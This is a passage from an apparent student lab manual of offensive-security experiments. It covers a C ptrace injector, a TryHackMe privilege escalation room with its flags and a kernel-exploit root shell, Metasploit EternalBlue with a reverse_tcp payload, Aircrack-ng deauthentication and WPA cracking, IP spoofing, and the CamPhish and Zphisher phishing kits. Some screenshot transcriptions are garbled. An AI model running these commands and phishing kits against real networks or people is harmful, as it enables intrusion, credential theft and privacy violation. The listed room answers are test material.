14 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:71
45 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 82
43 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444
41080 50002 55555 ]
```

Result

Thus, Snort IDS/IPS was successfully used to detect and prevent real-time network threats using the TryHackMe platform.

DATE:

EXPERIMENT – 7

Performing Code Injection on Application Process Using Ptrace in Kali Linux

Aim

To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Programming Language:** C
- **Debugger / System Tool:** Ptrace
- **Compiler:** GCC
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Code injection is a technique where malicious code is inserted into a running process to alter its execution. ptrace is a Linux system call that allows one process to observe and control another process, commonly used by debuggers. Understanding ptrace-based code injection helps analyze malware behavior, reverse engineering techniques, and system-level security vulnerabilities. Kali Linux provides a secure environment to study such low-level attacks ethically.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Create a Target Program

1. Open Terminal.
2. Create a simple C program:
3. nano target.c
4. Write a basic infinite loop program.

```
#include <stdio.h>

int main() {
    while(1) {
        printf("This is an infinite loop...\n");
    }
    return 0;
}
```

5. Compile the program:
6. gcc target.c -o target

Step 3: Run the Target Application

1. Execute the program:
2. ./target
3. Note the **Process ID (PID)** using:
4. ps aux | grep target

Step 4: Create Injector Program

1. Create injector source file:
2. nano injector.c
3. Write ptrace-based code to attach to the target process and modify its memory or registers.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <unistd.h>
```

```

int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: %s <pid>\n", argv[0]);
        return 1;
    }
    pid_t pid = atoi(argv[1]);
    struct user_regs_struct regs;
    // Attach to target process
    if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) == -1) {
        perror("ptrace attach failed");
        return 1;
    }
    // Wait for process to stop
    waitpid(pid, NULL, 0);
    printf("Attached to process %d\n", pid);
    // Get registers
    if (ptrace(PTRACE_GETREGS, pid, NULL, &regs) == -1) {
        perror("getregs failed");
        return 1;
    }
    printf("Original RIP: %llx\n", regs.rip);
    // Modify instruction pointer (example: +2 bytes)
    regs.rip += 2;
    if (ptrace(PTRACE_SETREGS, pid, NULL, &regs) == -1) {
        perror("setregs failed");
        return 1;
    }
    printf("Modified RIP: %llx\n", regs.rip);
}

```

```
// Detach process
ptrace(PTRACE_DETACH, pid, NULL, NULL);
printf("Detached from process\n");
return 0;
}
```

4. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:
2. gcc injector.c -o injector


Step 6: Attach to Target Process

1. Attach injector to target process using PID:
2. sudo ./injector <PID>
3. Injector gains control of the target process.

Step 7: Inject and Execute Code

1. Modify target process memory or registers.
2. Resume execution of the target process.
3. Observe injected behavior.

Output



```
student@kali: ~
Session Actions Edit View Help
(student@kali)-[~]
$ pgrep target
1482
(student@kali)-[~]
$ sudo ./injector 1482
[sudo] password for student:
Attached to process 1482
Original RIP: 7f4023b5d687
Modified RIP: 7f4023b5d689
Detached from process
(student@kali)-[~]
$
```

Result

Code injection using the ptrace system call was successfully demonstrated in Kali Linux. The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

DATE:

EXPERIMENT – 8

Privilege Escalation Using TryHackMe Platform

Aim

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory (Brief)

Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.

In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.

TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.

2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:
2. `whoami`
3. Check system information:
4. `uname -a`
5. Check sudo permissions:
6. `sudo -l`

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

```
find / -perm -4000 2>/dev/null
```

Step 6: Exploit Vulnerability

1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. `whoami`

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

TryHackMe

DashboardLearnPracticeCompete

Go Premium

1

V

← Back to all walkthroughs

Linux Privilege Escalation

Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Start AttackBox

Save Room

5902 Recommend

Options

Room progress (60%)

Task 1 Introduction

Task 2 What is Privilege Escalation?

Task 3 Enumeration

Task 4 Automated Enumeration Tools

Task 5 Privilege Escalation: Kernel Exploits

General Linux Commands

As we are in the Linux realm, familiarity with Linux commands, in general, will be very useful. Please spend some time getting comfortable with commands such as `find`, `locate`, `grep`, `cut`, `sort`, etc.

Answer the questions below

What is the hostname of the target system?

wade7363

✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic

✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS

✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6

✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328

✓ Correct Answer

30

```
karen@wade7363:/$ env
XDG_SESSION_ID=1
SHELL=/bin/bash
TERM=xterm-256color
SSH_TTY=/dev/pts/4
USER=karen
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
MAIL=/var/mail/karen
QT_QPA_PLATFORMTHEME=appmenu-qt5
PWD=/
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/karen
LOGNAME=karen
```

```
karen@wade7363:/tmp$ ls
ofs.c
karen@wade7363:/tmp$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
karen@wade7363:/tmp$ gcc ofs.c -o ofs
karen@wade7363:/tmp$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
karen@wade7363:/tmp$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

```
root@wade7363:/tmp# cat /home/matt/flag1.txt
THM-28392872729920
```

```
karen@ip-10-10-100-53:/$ cat /home/ubuntu/flag2.txt
THM-402028394
```

```
karen@ip-10-10-138-11:/$ base64 /home/ubuntu/flag3.txt | base64 --decode
THM-3847834
```

```
karen@ip-10-10-8-250:~$ cat /home/ubuntu/flag4.txt
THM-9349843
```

```
root@ip-10-10-181-100:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
```

```
root@ip-10-10-223-129:/home/murdoch# cat /home/matt/flag6.txt
THM-736628929
```

```
root@ip-10-10-70-217:/# find -name flag7.txt
./home/matt/flag7.txt
root@ip-10-10-70-217:/# cat /home/matt/flag7.txt
THM-89384012
```

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform. The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.

DATE:

EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)

Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.

Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software.

TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.

2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:
2. `msfconsole`
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. `nmap <target-ip>`

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. `search windows`
3. Select a suitable exploit module (example: SMB vulnerability):
4. `use exploit/windows/smb/ms17_010_eternalblue`

Step 7: Configure Exploit Parameters

1. Set target IP:
2. `set RHOSTS <target-ip>`
3. Set payload:
4. `set PAYLOAD windows/meterpreter/reverse_tcp`
5. Configure local host:
6. `set LHOST <your-ip>`

Step 8: Execute the Exploit

1. Run the exploit:
2. `exploit`
3. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities

1. Verify access:
2. `sysinfo`
3. Check privileges:

4. getuid
5. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

Output

The screenshot shows the Metasploit interface with three tasks completed: Task 2 (Scanning), Task 3 (The Metasploit Database), and Task 4 (Vulnerability Scanning). Below the tasks, there is a section titled "Example: VNC scanning modules" showing a list of modules: `use auxiliary/scanner/vnc/`, `use auxiliary/scanner/vnc/ard_root_pw`, `use auxiliary/scanner/vnc/vnc_login`, and `use auxiliary/scanner/vnc/vnc_none_auth`. Below this, there is a section titled "VNC login scanner" showing the output of the `info` command for the `auxiliary/scanner/vnc/vnc_login` module. The output shows the module name, module path, license, and rank.

```
msf6 > use auxiliary/scanner/vnc/
msf6 auxiliary/scanner/vnc/ard_root_pw > use auxiliary/scanner/vnc/vnc_login
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 > use auxiliary/scanner/vnc/vnc_none_auth
msf6 > use auxiliary/scanner/vnc/vnc_login
```

You can use the `info` command for any module to have a better understanding of its use and purpose.

```
msf6 auxiliary/scanner/vnc/vnc_login > info
Name: VNC Authentication Scanner
Module: auxiliary/scanner/vnc/vnc_login
License: Metasploit Framework License (BSD)
Rank: Normal
```

The screenshot also shows a list of exploits in the Metasploit interface, including `exploit/windows/smb/_010_eternalblue`, `exploit/windows/smb/_010_psexec`, `exploit/windows/smb/_010_command`, `exploit/windows/fileformat/office_11882`, `exploit/windows/mssql/mssql_escalate_execute_as`, `exploit/windows/mssql/mssql_escalate_execute_as_sql`, `exploit/windows/smb/smb_doublepulsar_rce`, and `exploit/windows/smb/smb_doublepulsar_rce`.

Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.

DATE:

EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Wireless Audit Tool:** Aircrack-ng
- **Hardware Requirement:** External USB Wi-Fi Adapter (Monitor Mode supported)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.

Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.

Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.

3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
3. `iwconfig`
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. `sudo airmon-ng start wlan0`
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. `sudo airodump-ng wlan0mon`
3. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. `sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. `sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
3. WPA handshake is captured.


Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. `sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. `sudo airmon-ng stop wlan0mon`

Output



Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux. The experiment highlights the importance of strong passwords and secure wireless encryption methods.

DATE:

EXPERIMENT – 11

Performing IP Spoofing Using a GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Tool Source:** GitHub (IP Spoofing Tool – Educational Use)
- **Programming Language:** Python / Bash (as per tool)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

IP spoofing is a technique where an attacker forges the source IP address in network packets to impersonate another system. It is commonly used in attacks such as DDoS, session hijacking, and bypassing IP-based authentication. This experiment demonstrates IP spoofing using a publicly available GitHub tool to understand how attackers manipulate packet headers. Kali Linux provides a safe and controlled environment for ethical network security experimentation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. `sudo apt update`

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. `git clone https://github.com/<username>/<ip-spoofing-tool>`
3. Navigate to the tool directory:
4. `cd ip-spoofing-tool`

Step 4: Install Dependencies

1. Install required dependencies:
2. `sudo apt install python3`
3. `pip3 install -r requirements.txt`

Step 5: Configure the Tool

1. Open the script file:
2. `nano spoof.py`
3. Configure:
 - Target IP address
 - Spoofed source IP address
 - Network interface


Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. `sudo python3 spoof.py`
3. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. `sudo tcpdump`
3. Verify spoofed source IP packets.

Output



The image contains two terminal window screenshots from a Kali Linux system. The top window shows the execution of a Python script named 'spoofer.py' which performs IP spoofing on the network interface 'eth0'. The output indicates that packets were sent to '192.168.1.1' and that the spoofed IP was '192.168.1.1.5'. The bottom window shows the command 'git clone https://github.com/example/ip_spoofing' being executed, with output indicating that the repository was successfully cloned into the directory 'ip_spoofing'.

```
kali@kali: ~  
File Edit View Search Terminal Help  
kali@kali:~$ sudo python3 spoofer.py  
to-phopsey/Ip_spoofing, eth0;  
Packets sent to 192.168.1.1; to 7x from 192.168.1.10 > spoofed IP: 192.168.1.1.5  
spoofed 60: 192.168.1.10 => eth0  
spoofed IP: 192.168.1.10 => eth0  
spoofed 50: 192.168.1.10 => eth0  
spoofed 50: 192.168.1.10 => eth0  
spoofed IP: 192.168.1.10 => eth0  
  
kali@kali: ~  
File Edit View Search Terminal Help  
kali@kali:~$ git clone https://github.com/example/ip_spoofing  
Cloning into 'ip_spoofing'..  
remote: Enumerating objects: 19, done.  
remote: Counting objects: 100% (19/19) done.  
remote: Compressing objects: 100% (17/17) done.  
remote: Total 19 (delta 9), reused 14 (delta 2; pack-reused 0)  
Receiving objects: 100% (19/19), done.  
Resolving deltas: 100% (9/9), done.  
ip_spoofing$ cd ip_spoofing
```

Result

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux. The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

DATE:

EXPERIMENT – 12

Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Open-source GitHub camera phishing framework (educational use)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Camera phishing is a social-engineering–based attack where victims are tricked into granting camera access through malicious links or fake web pages. Such attacks can compromise user privacy and are commonly used in cybercrime, surveillance, and identity theft scenarios. Studying camera phishing in Kali Linux using open-source tools helps students understand how attackers exploit human behavior rather than software vulnerabilities. This experiment focuses on **awareness, detection, and prevention**, not real-world exploitation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
 - How fake permission prompts are created
 - How user interaction is exploited
 - Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a **local, consent-based simulation** using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

Step 5: Analyze Security Implications

1. Identify risks related to:
 - Unauthorized camera access
 - Privacy leakage
 - Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

Step 6: Study Prevention Techniques

- Browser permission management
- User awareness and training
- HTTPS and trusted domains
- OS-level camera access controls

Output

Camera Phishing

A page to take pictures from the front and back camera

This program requires php, ngrok and python! Please install these prerequisites before running

requires

- Install Ngrok
 - Windows: <https://ngrok.com/download/windows>
 - Linux: <https://ngrok.com/download/linux>
 - Termux: <https://github.com/Yisar7u7/termux-ngrok>
- Install php
 - Windows: <https://www.php.net/downloads.php>
 - Linux: sudo apt install php
 - Termux: pkg install php
- Install Python (py)
 - Windows: [Download](#)
 - Linux: sudo apt install python
 - Termux: pkg install python

```
(kali@kali)~$ cd CamPhish
(kali@kali)~/CamPhish$ ls
camphish.sh      index2.html      location_debug.log  saved.ip.txt
cleanup.sh       index.php        location.php        saved_locations
cloudflared      ip.php          ngrok              saved_locations.txt
configure_location.php  LICENSE         OnlineMeeting.html  template.php
debug_log.php    LiveVTVV.html   post.php
festivalwishes.html  location_10Jun2025144852.txt  README.md

(kali@kali)~/CamPhish$ ./camphish.sh
$ x11@ bash: camphish.sh
```

ScreenShot



After installing ngrok, enter the site and register, get your token and enter the token with this command: `ngrok config add-authtoken <token>`

Now run the program:

```
git clone https://github.com/Yf-Spect3r/CamPhish
cd CamPhish
python main.py
```

Result

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

DATE:

EXPERIMENT – 13

Study of Phishing Attacks Using Z-Phisher (Open-Source GitHub Tool) in Kali Linux – Educational Demonstration

Aim

To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Z-Phisher (Open-Source GitHub Framework – Educational Use)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Phishing is a social-engineering attack where attackers trick users into revealing sensitive information such as usernames, passwords, or OTPs by impersonating trusted entities. Z-Phisher is an open-source educational framework that demonstrates how phishing pages are structured and how attackers exploit human trust rather than software vulnerabilities. Studying phishing attacks in a controlled Kali Linux environment helps learners understand attack workflows, risks, and the importance of security awareness and defense mechanisms.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Z-Phisher Framework

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
 - Types of phishing templates
 - Social-engineering techniques used
 - Ethical usage warnings

Step 3: Understand Phishing Attack Workflow

1. Analyze how fake login pages mimic legitimate websites.
2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

Step 4: Controlled Demonstration (Simulation Only)

1. Perform a **local, consent-based simulation** using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

Step 5: Identify Security Risks

- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations

Step 6: Study Prevention Techniques

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

Output

```
Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.reyaz)

[+] Select An Attack For Your Victim [::]

01] Facebook      [11] Twitch      [21] DeviantArt
02] Instagram     [12] Pinterest   [22] Badoo
03] Google        [13] Snapchat    [23] Origin
04] Microsoft     [14] LinkedIn    [24] DropBox
05] Netflix       [15] Ebay        [25] Yahoo
06] Paypal        [16] Quora       [26] Wordpress
07] Steam         [17] Protonmail  [27] Yandex
08] Twitter       [18] Spotify     [28] StackoverFlow
09] Playstation  [19] Reddit      [29] Vx
10] Tiktok        [20] Adobe       [30] XBOX
11] Mediafire     [22] Gitlab      [31] Github
12] Discord       [23] Roblox
99] About        [00] Exit

[-] Select an option : 
```

```
pafonso@pafonso-VirtualBox: ~/D...
Files
Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.reyaz)

[+] Select An Attack For Your Victim [::]

01] Facebook      [11] Twitch      [21] DeviantArt
02] Instagram     [12] Pinterest   [22] Badoo
03] Google        [13] Snapchat    [23] Origin
04] Microsoft     [14] LinkedIn    [24] DropBox
05] Netflix       [15] Ebay        [25] Yahoo
06] Paypal        [16] Quora       [26] Wordpress
07] Steam         [17] Protonmail  [27] Yandex
08] Twitter       [18] Spotify     [28] StackoverFlow
09] Playstation  [19] Reddit      [29] Vx
10] Tiktok        [20] Adobe       [30] XBOX
11] Mediafire     [22] Gitlab      [31] Github
12] Discord       [23] Roblox
99] About        [00] Exit

[-] Select an option : 
```

Result

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux.

This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

DATE:

EXPERIMENT – 14

Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment

Aim

To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tools:** Open-source password auditing utilities (educational use only)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

A brute force password attack is a method where all possible password combinations are systematically tried until the correct one is found.

Such attacks exploit weak passwords, poor authentication policies, and lack of account lockout mechanisms.

Studying brute force techniques in a controlled Kali Linux environment helps learners understand real-world risks and reinforces best practices for password security and system hardening.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Set Up a Controlled Test Environment

1. Use a **locally created test account** or **dummy authentication service**.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

Step 3: Study Brute Force Attack Workflow

1. Understand how login mechanisms validate credentials.
2. Analyze how attackers automate repeated login attempts.
3. Observe how password complexity affects attack feasibility.

Step 4: Educational Demonstration (Simulation Only)

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
